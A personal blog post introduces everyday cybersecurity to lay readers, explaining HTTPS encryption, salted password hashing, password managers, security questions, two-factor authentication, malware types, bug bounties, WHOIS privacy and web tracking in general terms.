Cybersecurity is a very broad term. I feel that techtarget.com does an excellent job in describing what cybersecurity is all about.
Cybersecurity is the body of technologies, processes and practices designed to protect networks, computers, programs and data from attack, damage or unauthorized access. In a computing context, security includes both cybersecurity and physical security.
However, in this post, I will be discussing how cybersecurity is integrated into our daily life.
Let’s start off with HTTPS.
Hyper Text Transfer Protocol Secure (HTTPS)
We are familiar that the “s” at the back refers to secure.
To simplify, it means that data that are being transferred between the browser and the web server is encrypted.
You are probably asking. What is encryption?
Encryption is the process of transforming normal text to gibberish-like text:
Uv gurer! Jung lbh ner frrvat abj vf gur qrpelcgrq irefvba bs gur cynvagrkg.
Now head over to this
website and enter the above message.
The above is what we call Caeser Cipher. This cipher is taught to students who are first introduced to Cryptography.

In fact, this site is using AES_128_GCM for its encryption cipher.
On Google Chrome, press the F12 key. Then click on the Security tab located at the top.
So how is this useful?
Imagine you are in Starbucks, connected to their Wi-Fi and you are logging into a banking website.
If the banking website did not implement SSL, your password would be submitted in plain text and anyone in the same network is able to sniff the traffic using tools like Wireshark to find out your password. These attacks are commonly known as Man-in-the-Middle attacks.

Source: https://www.incapsula.com
Since we are on the issue on password, let’s discuss this in the next section.
Passwords
Passwords are not stored as plaintext
Did you know that your passwords are not stored as plaintext?
For example, if I have the password in plaintext !P@$$w0Rd and this is stored in the application’s database.
Wouldn’t the database administrator have access to your password?
Instead, 11a8e341603af273205adc2e283c43da is stored rather than _!_P@$$w0Rd.
Hashes are math operations meant to be computed in one way but difficult in reverse. This means that to decrypt a hash, the computing power required is increased exponentially.
11a8e341603af273205adc2e283c43da is an example of the output of a hashing algorithm. There are many types of hashes (the one we used was an MD5 hash, and it is considered to be insecure) and with the increase in computing power available to the consumer market, a newer hashing algorithm makes it even more difficult to reverse the hash.
If that’s the case, how would an application know if you are a legitimate user since they can’t compare the password you typed with the hashed passwords?
Well, they could do the comparison by performing the same hashing algorithm on the password that you typed to log in.
Great. Now even if a hacker were to access the database he won’t be able to see my password right?
Not quite so.
The same passwords are actually not the same
What if two user uses the same password? All the hacker has to do is decrypt one hash and he is able to gain access to multiple accounts same passwords.
There is also another problem.
What happens if you use the same password for all the accounts you created online? By obtaining just one password hash, I could easily compare it with other hashes from data breaches and look out for the same exact hash.
This is where salts come about.
Salts are random strings of characters appended to the back of your password.
The appending of salts is done before going through the hashing algorithm. This way even if two users have the same password, they will have a different password hash.
Here is a great illustration by Wordfence of how a salted-hash password is generated.

By having a salted-hashed password, we can conclude the following:
- No one sees your password in plaintext
- Two exact same password produces different hashes meaning no one could identify the existence of the same password.
So the next time when you click “Forgot my password” and you see something like
this. Consider avoiding the service.
Password managers
Passwords are like underwear: you don’t let people see it, you should change it often, and you shouldn’t share it with strangers.
In the past, I used to have some issues remembering my password. I followed the usual advice of not having the same password and I find myself hitting the “Forgot your password” button every so often.
I then came up with a format type of password. For example,
Last 2 letters of the favorite actor first 2 letters of the maiden name 2 symbols last 2 characters of the domain name
With the format, I came out with the following password: totE!`eo. This way I can better manage my password for different websites.
To solve this problem, I started using password managers to help me generate and save my password.
Security question
You can have the most secure password until the bad guys guessed the answer to your security question.
Security questions such as the first pet’s name and best childhood friend are no longer secretive ever since social media bloomed. We constantly throw out information about ourselves that we unknowingly give away the answers to our secret questions.
My solution to this is to give a different answer to the question. For example, if I were to choose the question “Who was your best childhood friend?” I would enter the answer “maryhadalittlelamb”.
Choose a less obvious answer to your secret question!
Giving away my password
I could literally give you the password to my Facebook account right now and you still can’t have access. This is all thanks to
Two-Factor Authentication (2FA).
The 2 factors are:
- What I know (Password)
- What I have (Token)
By giving you my password, you could easily get past the first factor. However, you are unable to get past the second factor which is the token. These tokens could easily be generated using an application like
Google Authenticator or
Authy provided that the web application supports 2FA.
In large companies where physical security is a concern, 2FA is also used. The first factor is usually a pin or code of some sort to cover the “what I know” aspect and the second factor could be in a form of an NFC card or Biometric scanner to cover the “what I have” aspect.
Different names for different virus
First of all, the virus is the wrong term for generalization. In fact, the virus is a subset of a larger group called
Malware(malicious software) which also includes trojans, adware, worm, rootkit, and ransomware. Terms are given according to their properties and how they behave. This is to allow the infosec sector to differentiate and reference the correct malware type.
For example, if you were to send a screenshot of the following to an IT security consultant.

Source: http://www.bbc.com
He could immediately identify its a ransomware and advise you based on his expertise on ransomware or direct you to resources about ransomware.
To understand more about the different types of malware you can read more here.
Getting paid to hack
Not every hacker hides in a basement wearing a hoodie. Infosec consultants are working professionals hired to “hack”(or what we like to say, find vulnerabilities in) websites. This process is known as penetration testing where explicit terms and conditions are drafted to ensure that the consultant has every right to test your system legally.
The engagement usually ends with a report or debrief to the management and it may also include assistance of fixing security bugs.

There is another group called bug bounty hunters and they find security bugs online for bounties. Platforms such as hackerone and bug crowd are created to facilitate the reporting and triaging of bugs.
Since more and more companies are participating in bug bounty programs, bounties are awarded almost every day.
As of 26th Feb 2017, $1,634,291 was paid out to participants. Considering the fact that HackerOne was launched in 2012, the amount paid out within that 5 years is tremendous.
Domain Name, your personal data is at risk
In my previous
post, I discussed the considerations before starting a website that includes your domain name.
During the registration of a domain name, you are required to fill in contact details such as registrant contact, admin contact and tech contact. Most people include their personal addresses without knowing that it will be on the internet.
Here is an example of the domain lookup for edricteo.com

I have subscribed to WhoisGuard by Namecheap therefore, the details are not my actual addresses.
How does someone get in contact with me then?
You will still receive emails if someone contacts you via the generated email above.
So remember, if you were to create a blog. Remember to look up your own domain.
You are being tracked all the time
Right now as you are reading this you are being tracked by Google and New Relic.
Information is power
Tracking is required to collect data for improvements. For example, Google allows webmasters to implement Google Analytics on their website so that they can track their audience. By doing so, it gives the content creator a better sense of his audience and could alter his content to better serve their audience.

You can prevent such tracking by installing add-ons such as Ghostery, Privacy Badger or simply disable scripts. However, I won’t recommend doing so as it may affect your browsing experience.
That’s all for this post as I attempt to illustrate certain cybersecurity concepts that affect you directly.
 2. Menu Options
 3. Gallery